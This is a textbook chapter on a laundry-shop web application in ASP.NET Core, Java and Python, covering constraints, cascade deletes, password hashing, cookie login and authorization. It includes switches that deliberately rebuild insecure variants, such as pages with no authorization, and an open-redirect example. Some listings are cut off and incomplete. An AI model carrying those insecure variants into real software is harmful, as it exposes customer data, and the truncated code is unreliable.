Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 relations, delete rule None: Employee_Outlet, Employee_Employee, Bill_Customer,
Bill_Employee, Bill_Service, Bill_Outlet, Payment_Bill, StatusLog_Bill, StatusLog_Employee

1. a bill for customer C9999   REFUSED (InvalidConstraintException): ForeignKeyConstraint
Bill_Customer requires the child key values (C9999) to exist in the parent table.
2. a second customer C0001     REFUSED (ConstraintException): Column 'id' is constrained to
be unique.  Value 'C0001' is already present.
3. a name of 51 letters        REFUSED (ArgumentException): Cannot set column 'name'. The
value violates the MaxLength limit of this column.
4. delete customer C0001       REFUSED (InvalidConstraintException): Cannot delete this row
because constraints are enforced on relation Bill_Customer, and deleting this row will
strand child rows.
   bills 2953 -> 2953, payments 3319 -> 3319, log rows 8802 -> 8802
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

The bill for the missing `C9999` is refused by the foreign key, the second `C0001` by the primary key, the long name by `MaxLength`, and the deletion of `C0001`, who has ten bills, by `Rule.None` (nothing moved); the change of key `C0002` to `C0300` succeeds, and her 21 bills follow it.

The Java solution. Listing 16.3 makes the same five attempts on SQLite over JDBC. It lists the tables and foreign keys that SQLite itself reports (`PRAGMA table_info`, `PRAGMA foreign_key_list`), so the model in the report comes from the database; then it turns off *autocommit* and rolls the whole transaction back at the end, so `laundry.db` never changes.

Listing 16.3 `P161Design.java`: the SQLite physical model over JDBC, and the same five attempts, inside a transaction that is rolled back.

```
// P161Design.java - Problem 16.1: the physical model in SQLite over JDBC, and five
attempts to break it.
// Everything runs in one transaction that is rolled back at the end, so laundry.db is
unchanged.
// Compile: javac -d out P161Design.java
// Run:     java -cp "out:../vendor/sqlite-jdbc-3.53.2.0.jar" P161Design   (Windows: ;
instead of :)
import java.sql.*;
import java.util.ArrayList;
import java.util.List;

public class P161Design {
    static Connection c;

    public static void main(String[] args) throws SQLException {
        c = DriverManager.getConnection("jdbc:sqlite:../data/laundry.db");
        c.createStatement().execute("PRAGMA foreign_keys = ON");      // before the
transaction starts
        List<String> tables = new ArrayList<>(), fks = new ArrayList<>();
        try (ResultSet rs = c.createStatement().executeQuery(
                "SELECT name FROM sqlite_master WHERE type = 'table' AND name NOT LIKE
'sqlite_%' ORDER BY rowid")) {
            while (rs.next()) tables.add(rs.getString(1));
        }
        for (String t : tables) {                        // t: a name the database gave us
            int columns = 0;
            String key = "";
            try (ResultSet rs = c.createStatement().executeQuery("PRAGMA table_info(\"" + t
+ "\")")) {
                while (rs.next()) {
                    columns++;
                    if (rs.getInt("pk") > 0) key = rs.getString("name");
                }
            }
            try (ResultSet rs = c.createStatement().executeQuery("PRAGMA
foreign_key_list(\"" + t + "\")")) {
                while (rs.next()) fks.add(t + "." + rs.getString("from") + "->" +
rs.getString("table"));
            }
            System.out.printf("%-10s %5d rows, %2d columns, key %s%n", t, count(t),
columns, key);
        }
        System.out.println(fks.size() + " foreign keys: " + String.join(", ", fks));
        System.out.println();
```

5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

The Python solution. **Listing 16.4** is the same program with Python's `sqlite3` module. The module opens a transaction by itself before the first `INSERT`, `UPDATE` or `DELETE`, so `conn.rollback()` at the end undoes everything.

Listing 16.4 `p161_design.py`: the same model and the same five attempts in Python.

```
# p161_design.py - Problem 16.1: the physical model in SQLite, and five attempts to break
it.
# Everything runs in one transaction that is rolled back at the end, so laundry.db is
unchanged.
import os
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
conn = sqlite3.connect(os.path.join(HERE, "..", "data", "laundry.db"))
conn.execute("PRAGMA foreign_keys = ON")              # SQLite checks foreign keys only
when asked

tables = [n for (n,) in conn.execute(
    "SELECT name FROM sqlite_master WHERE type = 'table' AND name NOT LIKE 'sqlite_%' ORDER
BY rowid")]
for t in tables:
    cols = conn.execute(f'PRAGMA table_info("{t}")').fetchall()      # t: a name the
database gave us
    n = conn.execute(f'SELECT COUNT(*) FROM "{t}"').fetchone()[0]
    print(f"{t:<10} {n:5} rows, {len(cols):2} columns, key {', '.join(c[1] for c in cols if
c[5])}")
fks = [f"{t}.{fk[3]}->{fk[2]}" for t in tables for fk in conn.execute(f'PRAGMA
foreign_key_list("{t}")')]
print(f"{len(fks)} foreign keys: " + ", ".join(fks))
print()

def attempt(what, sql, args=()):
    try:
        conn.execute(sql, args)
        print(f"{what:<30} OK")
    except sqlite3.DatabaseError as e:
        print(f"{what:<30} REFUSED ({type(e).__name__}): {e}")

def count(t):
    return conn.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0]

print(f"   bills of C0300: {now} (C0002 had {hers})")
```

Listing 16.4 (Continued) *p161_design.py: the same model and the same five attempts in Python.*

```
conn.rollback()                                       # leave laundry.db exactly as it was
```

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 foreign keys: Employee.Outlet_id->Outlet, Employee.spv_id->Employee, Bill.Outlet_id-
>Outlet, Bill.Service_id->Service, Bill.Employee_id->Employee, Bill.Customer_id->Customer,
Payment.Bill_id->Bill, StatusLog.Employee_id->Employee, StatusLog.Bill_id->Bill

1. a bill for customer C9999   REFUSED (IntegrityError): FOREIGN KEY constraint failed
2. a second customer C0001     REFUSED (IntegrityError): UNIQUE constraint failed:
Customer.id
3. a name of 51 letters        REFUSED (IntegrityError): CHECK constraint failed:
Customer_name_len
4. delete customer C0001       REFUSED (IntegrityError): FOREIGN KEY constraint failed
   bills 2953 -> 2953, payments 3319 -> 3319, log rows 8802 -> 8802
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

The three programs agree on every verdict and count; only the wording of the refusals belongs to each library. Note that SQLite names the rule that refused the long name, `Customer_name_len`, because the schema named every constraint: one word per constraint turns a vague error into a precise one.

A tempting wrong solution. Create the relations and stop there: `ds.Relations.Add("Bill_Customer", customerId, billCustomerId)`, and nothing more. The code is shorter, it compiles, and every page works. But a relation created this way gets a foreign key constraint whose `DeleteRule` is `Rule.Cascade` [3], and that is not what a laundry wants. Run the proof with `--cascade`:

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
Service       12 rows,  3 columns, key id
Bill        2953 rows, 12 columns, key id
Payment     3319 rows,  6 columns, key id
StatusLog   8802 rows,  5 columns, key id
9 relations, delete rule Cascade: Employee_Outlet, Employee_Employee, Bill_Customer,
Bill_Employee, Bill_Service, Bill_Outlet, Payment_Bill, StatusLog_Bill, StatusLog_Employee

1. a bill for customer C9999   REFUSED (InvalidConstraintException): ForeignKeyConstraint
Bill_Customer requires the child key values (C9999) to exist in the parent table.
2. a second customer C0001     REFUSED (ConstraintException): Column 'id' is constrained to
be unique.  Value 'C0001' is already present.
3. a name of 51 letters        REFUSED (ArgumentException): Cannot set column 'name'. The
value violates the MaxLength limit of this column.
4. delete customer C0001       OK
   bills 2953 -> 2943, payments 3319 -> 3309, log rows 8802 -> 8772
5. change key C0002 to C0300   OK
   bills of C0300: 21 (C0002 had 21)
```

The fourth attempt now *succeeds*: deleting `C0001` silently deleted his ten bills, their ten payments and thirty rows of audit trail, fifty rows of history lost to one click on the wrong line. Nothing warns, because a cascade is a rule working as told. It is the `DataSet` form of Chapter 8's SQLite trap, a foreign key that is not enforced without `PRAGMA foreign_keys = ON` [4]: the model looks right on paper and behaves differently. The cure: choose the delete rule on purpose and prove it with a test that deletes a parent.

CHECK YOURSELF. A cancelled bill should keep its payments (a refund is a new, negative payment in some shops, but not in this one), while a *draft* bill that was never confirmed may be thrown away with everything attached to it. Profitina Laundry has no drafts, so it chose `Rule.None` everywhere. Suppose the owner adds a table `BillPhoto(id, Bill_id, file)` holding photographs of stains taken at the counter. Which delete rule would you give the relation `BillPhoto_Bill`, and why is the answer different from `Payment_Bill`?

Answer. `Rule.Cascade` (or `ON DELETE CASCADE` in SQL) is reasonable for `BillPhoto_Bill`: a photograph means nothing without its bill, it is not a financial record, and if a bill may ever be deleted its photographs should go with it. `Payment_Bill` must stay `Rule.None` (`RESTRICT`): a payment is money that really changed hands and must survive whatever happens to the bill. The rule follows from what the child row *is*, not from what is convenient.

16.4.2 Problem 16.2 — Registration, login and logout

PROBLEM. The website must include registration, login and logout.

In our own words. *Registration* creates an account: a row with a way of recognizing its owner later. *Login* checks an e-mail address and a password and, if they match, makes the server recognize this browser on every later request. *Logout* ends that recognition. And one requirement the statement leaves unsaid, although without it the other three are decoration: every page that is not public must *refuse* a visitor who is not logged in, or who is logged in with the wrong kind of account.

Design. As in Chapter 8, staff log in with the accounts of the database's README (the cashier `kasir1@profitina-laundry.example`, password `Kasir#2026`), and registration is for customers, whose `password_hash` is empty until they register. Login looks for the e-mail among the employees, then among the customers, and the answer gives two *claims*: the `kind` (staff or customer) and the `role`, derived from the data (no supervisor: owner; somebody reports to you: supervisor; otherwise the `section` decides between cashier and washer).

DEFINITION. A *claim* is one fact about the logged-in user, as a name and a value: `role = cashier`, `outlet = O01`. ASP.NET Core keeps the claims of a user in a `ClaimsPrincipal`. *Cookie authentication* writes the claims into a cookie, encrypted and signed with keys that never leave the server, and reads them back on every request; the browser carries the cookie but can neither read nor alter what is inside [5]. An *authorization policy* is a named rule over the claims ("Staff: the claim `kind` must be `staff`"), and a page can be put under a policy so that the server refuses every request that does not satisfy it.

Figure 16.3 follows a cashier from her first request to the grid. Chapter 8's three rules hold. A password is stored only as a slow, salted hash in the database's format, PBKDF2-HMAC-SHA256 with 600,000 rounds, `pbkdf2_sha256$600000$<salt>$<hash>` [6] [7]. The identity is kept where the visitor cannot change it: here an encrypted cookie, which he can hold but not forge. And nothing survives a login: a new cookie is issued and the session is cleared.



Figure 16.3 The login of a cashier and her next request. The dashed arrow is a refused login, which gives the same answer whether the e-mail or the password was wrong.

The ASP.NET solution: the configuration. Everything that holds for the whole site is decided once, in `Program.cs` (**Listing 16.5**).

Listing 16.5 `Program.cs`: the services, the policies, the protected folders and the middleware of the Laundry Counter.

```
// Program.cs - the Laundry Counter: ASP.NET Core Razor Pages on .NET 10 (Problems 16.2 to
16.10).
// Run (from this folder):  dotnet run -- --urls http://127.0.0.1:9601     then open that
address.
using System.Globalization;
using LaundryCounter.Data;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.DataProtection;

// One culture for numbers and dates on every machine: 52000.00, never 52000,00.
CultureInfo.DefaultThreadCurrentCulture = CultureInfo.DefaultThreadCurrentUICulture =
CultureInfo.InvariantCulture;

var builder = WebApplication.CreateBuilder(args);
var teaching = builder.Configuration.GetSection("Teaching").Get<TeachingSwitches>() ?? new
TeachingSwitches();
builder.Services.AddSingleton(teaching);
builder.Services.AddSingleton(new ShopClock(builder.Configuration["Laundry:Now"]));
builder.Services.AddSingleton<RecentBills>();

// The data layer. By default: a DataSet loaded from the CSV files and saved as XML (runs
anywhere).
// With Microsoft.Data.Sqlite installed: the same interface over laundry.db (see README).
string dataDir = builder.Configuration["Laundry:DataDir"]
                 ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data");
#if USE_SQLITE
if (builder.Configuration["Laundry:Store"] == "sqlite")
{
    string cs = $"Data Source={Path.Combine(dataDir, "laundry.db")};Foreign Keys=True";
    builder.Services.AddSingleton<ILaundryStore>(
        new DbLaundryStore(() => new Microsoft.Data.Sqlite.SqliteConnection(cs)));
}
else
#endif
builder.Services.AddSingleton<ILaundryStore>(new DataSetStore(dataDir));

// The keys that encrypt the login cookie and the anti-forgery tokens (Problem 16.6).
// Keep them in a folder that survives restarts and deployments, never in the repository.
string? keysDir = builder.Configuration["Laundry:KeysDir"];
if (keysDir != null)
{
    builder.Services.AddDataProtection()
        .PersistKeysToFileSystem(new DirectoryInfo(keysDir))
        .SetApplicationName("LaundryCounter");
}
```

Listing 16.5 (Continued) *Program.cs: the services, the policies, the protected folders and the middleware of the Laundry Counter.*

```
builder.Services.AddAuthentication(CookieAuthenticationDefaults.AuthenticationScheme)
    .AddCookie(o =>
    {
        o.LoginPath = "/login";
        o.AccessDeniedPath = "/denied";
        o.Cookie.Name = "laundry.auth";
        o.Cookie.HttpOnly = true;                       // scripts in the page cannot read it
        o.Cookie.SameSite = SameSiteMode.Lax;           // not sent with another site's POST
        o.ExpireTimeSpan = TimeSpan.FromHours(8);       // one working shift
        o.SlidingExpiration = true;
    });
builder.Services.AddAuthorization(o =>
{
    o.AddPolicy("Staff", p => p.RequireClaim("kind", "staff"));
    o.AddPolicy("Customer", p => p.RequireClaim("kind", "customer"));
    o.AddPolicy("Owner", p => p.RequireRole("owner"));
    o.AddPolicy("Manager", p => p.RequireRole("owner", "supervisor"));
});

builder.Services.AddDistributedMemoryCache();           // where session data lives: server
memory
builder.Services.AddSession(o =>
{
    o.Cookie.Name = "laundry.session";
    o.Cookie.HttpOnly = true;
    o.Cookie.IsEssential = true;
    o.IdleTimeout = TimeSpan.FromMinutes(20);
});

builder.Services.AddRazorPages(o =>
{
    o.Conventions.AddPageRoute("/Customers/Edit", "customers/new");
    if (!teaching.NoAuthorize)                          // Problem 16.2: the server decides,
page by page
    {
        o.Conventions.AuthorizeFolder("/Customers", "Staff");
        o.Conventions.AuthorizeFolder("/Bills", "Staff");
        o.Conventions.AuthorizePage("/Services/Edit", "Owner");
        o.Conventions.AuthorizePage("/Reports/Revenue", "Manager");
        o.Conventions.AuthorizePage("/MyBills", "Customer");
    }
});
```

Listing 16.5 (Continued) *Program.cs: the services, the policies, the protected folders and the middleware of the Laundry Counter.*

```
var app = builder.Build();
if (!app.Environment.IsDevelopment())
{
    app.UseExceptionHandler("/error");
    app.UseHsts();
}
app.UseStatusCodePagesWithReExecute("/error/{0}");
app.UseStaticFiles();
app.UseRouting();
app.UseAuthentication();
app.UseAuthorization();
app.UseSession();
app.MapRazorPages();
app.Run();

// Switches that reproduce the tempting wrong solutions of Chapter 16. All false in real
use.
public class TeachingSwitches
{
    public bool NoAuthorize { get; set; }             // Problem 16.2: hide links instead
of authorizing
    public bool BindWholeEntity { get; set; }         // Problem 16.3: accept every posted
field
    public bool ClientOnlyValidation { get; set; }    // Problem 16.9: trust the browser's
checks
    public bool StaticRecent { get; set; }            // Problem 16.10: per-visitor data in
a static field
}
```

Line by line. The first lines fix the culture, so that `52000.00` is written with a dot on every machine (an Indonesian Windows would write `52000,00` into a number field the browser then refuses). `CreateBuilder(args)` reads the configuration from `appsettings.json`, the environment and the command line, the later winning, so `Laundry__Now` in the environment and `--Laundry:Now=...` on the command line both set `Laundry:Now`. The `Teaching` section holds four switches that reproduce the tempting wrong solutions, all `false` in real use. `AddSingleton` registers a *service* that ASP.NET Core creates once and hands to every page that asks for it in its constructor (*dependency injection*): that is how a page receives `ILaundryStore` without knowing which class is behind it. The `#if USE_SQLITE` block is compiled only with the SQLite package (Problem 16.11). `AddCookie` configures the login cookie: `HttpOnly` (scripts in the page cannot read it), `SameSite = Lax` (not attached to another site's `POST`), and a lifetime of one shift. `AddAuthorization` defines four policies, and `AddRazorPages` puts whole folders under them: `Customers` and `Bills` need `Staff`, the price editor `Owner`, the revenue report `Manager`, `MyBills` `Customer`. The middleware follows in the order of **Figure 16.1**; authentication must come before authorization, or authorization would see nobody.

The ASP.NET solution: passwords. Listing 16.6 hashes and checks passwords in the database's format, so that a hash written by the Java or Python site verifies in the ASP.NET site and the other way round.

Listing 16.6 `Passwords.cs`: PBKDF2-HMAC-SHA256 with a random salt, compared in constant time.

```
// Passwords.cs - PBKDF2-HMAC-SHA256 in the format of the Laundry database (Problem 16.2):
//   pbkdf2_sha256$<iterations>$<16-byte salt, Base64>$<32-byte key, Base64>
using System.Security.Cryptography;
using System.Text;

namespace LaundryCounter.Security;

public static class Passwords
{
    public const int Iterations = 600_000;              // OWASP's figure for PBKDF2-HMAC-
SHA256

    // A hash of a random password, checked when an e-mail is unknown, so that a wrong e-
mail
    // takes as long to refuse as a wrong password.
    public static readonly string Dummy = Hash(Guid.NewGuid().ToString());

    public static string Hash(string password)
    {
        byte[] salt = RandomNumberGenerator.GetBytes(16);
        byte[] key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
Iterations,
                                               HashAlgorithmName.SHA256, 32);
        return
$"pbkdf2_sha256${Iterations}${Convert.ToBase64String(salt)}${Convert.ToBase64String(key)}";
    }

    public static bool Verify(string password, string? stored)
    {
        string[] p = (stored ?? "").Split('$');
        if (p.Length != 4 || p[0] != "pbkdf2_sha256" || !int.TryParse(p[1], out int n))
return false;
        try
        {
            byte[] salt = Convert.FromBase64String(p[2]), expected =
Convert.FromBase64String(p[3]);
            byte[] key = Rfc2898DeriveBytes.Pbkdf2(Encoding.UTF8.GetBytes(password), salt,
n,
                                                   HashAlgorithmName.SHA256,
expected.Length);
            return CryptographicOperations.FixedTimeEquals(key, expected);   // constant-
time comparison
        }
        catch (FormatException)
        {
            return false;
        }
    }
}
```

`RandomNumberGenerator` gives an unpredictable salt; `FixedTimeEquals` compares in a time that does not depend on where the arrays first differ, so timing the answers reveals nothing.

The ASP.NET solution: login. Listing 16.7 is the page model of `/login`.

Listing 16.7 `Login.cshtml.cs`: the password check, the claims, and the redirect that only goes to addresses on this site.

```
// Login.cshtml.cs - Problem 16.2: check the password, then let ASP.NET Core issue the
login cookie.
using System.ComponentModel.DataAnnotations;
using System.Security.Claims;
using LaundryCounter.Data;
using LaundryCounter.Security;
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages;

public class LoginModel(ILaundryStore store) : PageModel
{
    [BindProperty, Required, EmailAddress, Display(Name = "E-mail")]
    public string Email { get; set; } = "";

    [BindProperty, Required, DataType(DataType.Password)]
    public string Password { get; set; } = "";

    [BindProperty(SupportsGet = true)]
    public string? ReturnUrl { get; set; }

    public void OnGet() { }

    public async Task<IActionResult> OnPostAsync()
    {
        if (!ModelState.IsValid) return Page();
        Account? a = store.FindAccount(Email.Trim());
        bool ok = Passwords.Verify(Password, a?.PasswordHash ?? Passwords.Dummy);  // same
work either way
        if (a == null || !ok)
        {
            ModelState.AddModelError("", "Wrong e-mail or password.");        // never say
which one
            return Page();
        }
        var claims = new List<Claim>
        {
            new(ClaimTypes.NameIdentifier, a.Id),
            new(ClaimTypes.Name, a.Name),
            new(ClaimTypes.Role, a.Role),
            new("kind", a.Kind),
        };
        if (a.OutletId != null) claims.Add(new Claim("outlet", a.OutletId));
        HttpContext.Session.Clear();                        // nothing from before the
login survives it
        await HttpContext.SignInAsync(CookieAuthenticationDefaults.AuthenticationScheme,
            new ClaimsPrincipal(new ClaimsIdentity(claims,
CookieAuthenticationDefaults.AuthenticationScheme)));
```

Listing 16.7 (Continued) *Login.cshtml.cs: the password check, the claims, and the redirect that only goes to addresses on this site.*

```
        TempData["Flash"] = $"Welcome, {a.Name}.";
        string home = a.Kind == "staff" ? "/customers" : "/my-bills";
        return LocalRedirect(Url.IsLocalUrl(ReturnUrl) ? ReturnUrl! : home);   // never to
another site
    }
}
```

Line by line. ASP.NET Core passes `ILaundryStore` to the primary constructor. The `[BindProperty]` properties receive the posted fields; `[Required]` and `[EmailAddress]` are checked before `OnPostAsync` runs. When the e-mail is unknown the code still runs a full PBKDF2

check against `Passwords.Dummy`; otherwise a wrong e-mail would be answered at once and a wrong password only after a third of a second, and timing would reveal which addresses have accounts. For the same reason both mistakes get one message. Then the claims are built, the session cleared, and `SignInAsync` issues the cookie. `Url.IsLocalUrl(ReturnUrl)` stops an *open redirect*: without it, `/login?ReturnUrl=https://evil.example` would send a freshly logged-in cashier to a stranger's page.

The ASP.NET solution: registration. Registration binds a `CustomerForm` (**Listing 16.8**), the fields a visitor may send about a customer with their rules, plus the password and its repetition (**Listing 16.9**); `[Compare(nameof(Password))]` is Chapter 14's `CompareValidator`.

Listing 16.8 `CustomerForm.cs`: the fields of a customer that a form may send, with their rules. It has no `Credit`, on purpose.

```
// CustomerForm.cs - what a visitor may send about a customer, with the rules it must
satisfy
// (Problems 16.2, 16.3 and 16.9). There is deliberately no Credit here: see Problem 16.3.
using System.ComponentModel.DataAnnotations;
using System.Globalization;
using LaundryCounter.Data;

namespace LaundryCounter.Web;

public class CustomerForm : IValidatableObject
{
    [Required, StringLength(50)]
    public string Name { get; set; } = "";

    [Required, RegularExpression("^[fm]$", ErrorMessage = "Gender must be f or m.")]
    public string Gender { get; set; } = "f";

    [Required, StringLength(50), Display(Name = "Place of birth")]
    public string Place { get; set; } = "";

    [Required, DataType(DataType.Date), Display(Name = "Birth date")]
    public string Birthdate { get; set; } = "";

    [Required, StringLength(200)]
    public string Address { get; set; } = "";

    [Required, RegularExpression(@"^0\d{2,3}-?\d{3,4}-?\d{3,4}$", ErrorMessage = "A phone
looks like 0812-0000-1234.")]
    public string Phone { get; set; } = "";

    [Required, EmailAddress, StringLength(50), Display(Name = "E-mail")]
    public string Email { get; set; } = "";

    // A rule that needs more than one attribute can say: the CustomValidator of Web Forms.
    public IEnumerable<ValidationResult> Validate(ValidationContext context)
    {
        if (!DateOnly.TryParseExact(Birthdate, "yyyy-MM-dd", CultureInfo.InvariantCulture,
DateTimeStyles.None, out DateOnly born))
            yield return new ValidationResult("Birth date must look like 2001-07-25.",
[nameof(Birthdate)]);
        else if (born.Year < 1900 || born > DateOnly.FromDateTime(DateTime.Today))
            yield return new ValidationResult("Birth date must be between 1900 and today.",
[nameof(Birthdate)]);
    }

    public CustomerInput ToInput() =>
        new(Name.Trim(), Gender, Place.Trim(), Birthdate, Address.Trim(), Phone.Trim(),
Email.Trim());
```

Listing 16.8 (Continued) *CustomerForm.cs: the fields of a customer that a form may send, with their rules. It has no Credit, on purpose.*

```
    public static CustomerForm From(CustomerRow c) => new()
    {
        Name = c.Name, Gender = c.Gender, Place = c.Place, Birthdate = c.Birthdate,
        Address = c.Address, Phone = c.Phone, Email = c.Email,
    };
}
```

Listing 16.9 `Register.cshtml.cs`: a new customer account, checked, hashed and stored, then Post/Redirect/Get.

```
// Register.cshtml.cs - Problem 16.2: a new customer creates an online account.
using System.ComponentModel.DataAnnotations;
using LaundryCounter.Data;
using LaundryCounter.Security;
using LaundryCounter.Web;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages;

public class RegisterModel(ILaundryStore store, ShopClock clock) : PageModel
{
    [BindProperty]
    public CustomerForm Input { get; set; } = new();

    [BindProperty, Required, StringLength(100, MinimumLength = 8, ErrorMessage = "The
password needs at least 8 characters.")]
    [DataType(DataType.Password)]
    public string Password { get; set; } = "";

    [BindProperty, DataType(DataType.Password), Display(Name = "Repeat the password")]
    [Compare(nameof(Password), ErrorMessage = "The two passwords differ.")]
    public string Confirm { get; set; } = "";

    public void OnGet() { }

    public IActionResult OnPost()
    {
        if (ModelState.IsValid && store.FindAccount(Input.Email.Trim()) != null)
            ModelState.AddModelError("Input.Email", "That e-mail address already has an
account.");
        if (!ModelState.IsValid) return Page();
        string id = store.RegisterCustomer(Input.ToInput(), Passwords.Hash(Password),
clock.Now());
        TempData["Flash"] = $"Account {id} created. Please log in.";
        return RedirectToPage("/Login");                    // Post/Redirect/Get
    }
}
```

The markup, `Register.cshtml`, is a column of *tag helpers*: `<input asp-for="Input.Phone">` writes the input's `name`, `id`, `type` and value from the property, and `<span asp-validation-for="Input.Phone">` its error message; no HTML is built by hand, so every value is escaped.

The ASP.NET solution: logout. Listing 16.10 drops the cookie, clears the session and redirects; a `GET` only redirects, because a link preview following a `GET` must not log anybody out.

Listing 16.10 `Logout.cshtml.cs`: logout is a `POST`.

```
// Logout.cshtml.cs - Problem 16.2: forget the visitor. Logging out changes state, so POST
only.
using Microsoft.AspNetCore.Authentication;
using Microsoft.AspNetCore.Authentication.Cookies;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryCounter.Pages;

public class LogoutModel : PageModel
{
    public IActionResult OnGet() => Redirect("/");

    public async Task<IActionResult> OnPostAsync()
    {
        await HttpContext.SignOutAsync(CookieAuthenticationDefaults.AuthenticationScheme);
// drop the cookie
        HttpContext.Session.Clear();
// and the session
        TempData["Flash"] = "You have logged out.";
        return Redirect("/login");
    }
}
```

The Java and Python solutions. The Java and Python sites, given in full in Problem 16.3 (**Listing 16.15**, **Listing 16.16**), follow **Listing 16.7** to **Listing 16.10** decision for decision: same hash format, same dummy check, same message, same local-only `ReturnUrl`. The Java site keeps the identity in a server-side session and gives the visitor a new session id at every login; Flask keeps it in a cookie signed with `LAUNDRY_SECRET`, signed rather than encrypted, so the visitor can read but not change it [8]. Both protect their pages like `AuthorizeFolder`: a function `guard`, run before every request, checks the path against a table of rules.

A tempting wrong solution. Protect the pages by hiding their links. The layout of **Listing 16.17** (Problem 16.4) shows the link "Customers" only to staff, and it is tempting to believe that a page nobody can find is a page nobody can open. The teaching switch `Teaching:NoAuthorize` builds the site exactly so: links hidden, no policies. Here is what a visitor who has never logged in sees when he types the address himself (the script is `tests/tempting.py`):

```
anonymous GET /customers -> 200
  the page says: 256 customers, page 1 of 26.
  the menu shows a visitor a Customers link: no
```

With the policies in place, the same request is refused:

```
anonymous GET /customers -> 302 /login
  the page says: (no customer data)
  the menu shows a visitor a Customers link: no
```

The menu is the same in both cases. An address is not a secret: it is in browser histories, server logs, screenshots and every guess such as `/customers` or `/admin`. Hiding a link guides honest users; only a check on the server keeps anybody out.

> **CHECK YOURSELF.** A supervisor at outlet O02 should see the revenue report, but only for her own outlet. The policy `Manager` lets her open the page. Where does the rule "only her own outlet" belong: in the policy, in the page model, or in the markup? Why?
>
> *Answer.* In the page model (or in the data layer it calls), because it depends on the data being asked for, not only on who is asking: the handler reads the claim `outlet` and passes it to the query, so that the rows of other outlets are never even fetched. A policy answers "may this user open this page at all?"; it cannot know which rows the page will show. Filtering in the

> markup is the hidden-link mistake again: the other outlets' figures would still travel to the browser, and anyone who saves the page or reads its source would see them.

16.4.3 Problem 16.3 — Create, read, update and delete

> **PROBLEM.** The website must provide all four CRUD operations: create, read, update and delete.

In our own words. Pages that let the right people add, show, change and remove records, with the business rules on the server: a price computed by the server, a customer who cannot vanish while he has bills, a deposit only the owner may change, a bill that moves one logged step at a time. **Table 16.3** lists the nine features.

Design. Three layers, each with one job. The *pages* receive requests, check input and choose the answer. The *interface* `ILaundryStore` (**Listing 16.11**) says, in fifteen method signatures, everything the pages may ask of the data, and nothing more. The *store* does the work on the data. Every change follows Post/Redirect/Get: the `POST` does the work, puts a one-line message in `TempData`, and answers with a redirect, so that pressing Reload repeats only the harmless `GET`.

Listing 16.11 `ILaundryStore.cs`: the records the pages receive, and the fifteen things they may ask of the data layer.

```
// ILaundryStore.cs - everything the pages may ask of the data layer, and nothing more.
// Two implementations: DataSetStore (disconnected, runs anywhere) and DbLaundryStore
(connected,
// any ADO.NET provider). The pages never know which one they are talking to.
namespace LaundryCounter.Data;

public record Account(string Kind, string Id, string Name, string? OutletId, string Role,
string? PasswordHash);

public record CustomerInput(string Name, string Gender, string Place, string Birthdate,
                            string Address, string Phone, string Email);

public record CustomerRow(string Id, string Name, string Gender, string Place, string
Birthdate,
                          string Address, string Phone, string Email, decimal Credit, int
Bills);

public record ServiceRow(string Id, string Description, decimal Price);

public record BillRow(string Id, string Arrived, string? Finished, string? Departed, string
Status,
                      string Rack, int Unit, decimal Charged, decimal Paid, string
CustomerId,
                      string CustomerName, string ServiceId, string Service, string?
OutletId);

public record RevenueRow(string Day, decimal O01, decimal O02, decimal O03)
{
    public decimal Total => O01 + O02 + O03;
}

public record GridPage<T>(IReadOnlyList<T> Rows, int PageNo, int PageCount, int Total);

public interface ILaundryStore
{
    Account? FindAccount(string email);
    string RegisterCustomer(CustomerInput c, string passwordHash, string now);

    GridPage<CustomerRow> Customers(string? search, string sort, bool descending, int
pageNo, int pageSize);
    CustomerRow? Customer(string id);
    string AddCustomer(CustomerInput c, string now);
    bool UpdateCustomer(string id, CustomerInput c, decimal? newCredit);   // null: credit
unchanged
    bool DeleteCustomer(string id);                                        // false: he
still has bills

    IReadOnlyList<ServiceRow> Services();
    bool UpdateService(string id, string description, decimal price);

    string NewBill(string customerId, string serviceId, int unit, string rack,
                   string employeeId, string? outletId, string now);        // priced by
the store
    BillRow? Bill(string id);
    string? AdvanceBill(string id, string employeeId, string now);         // null: cannot
move
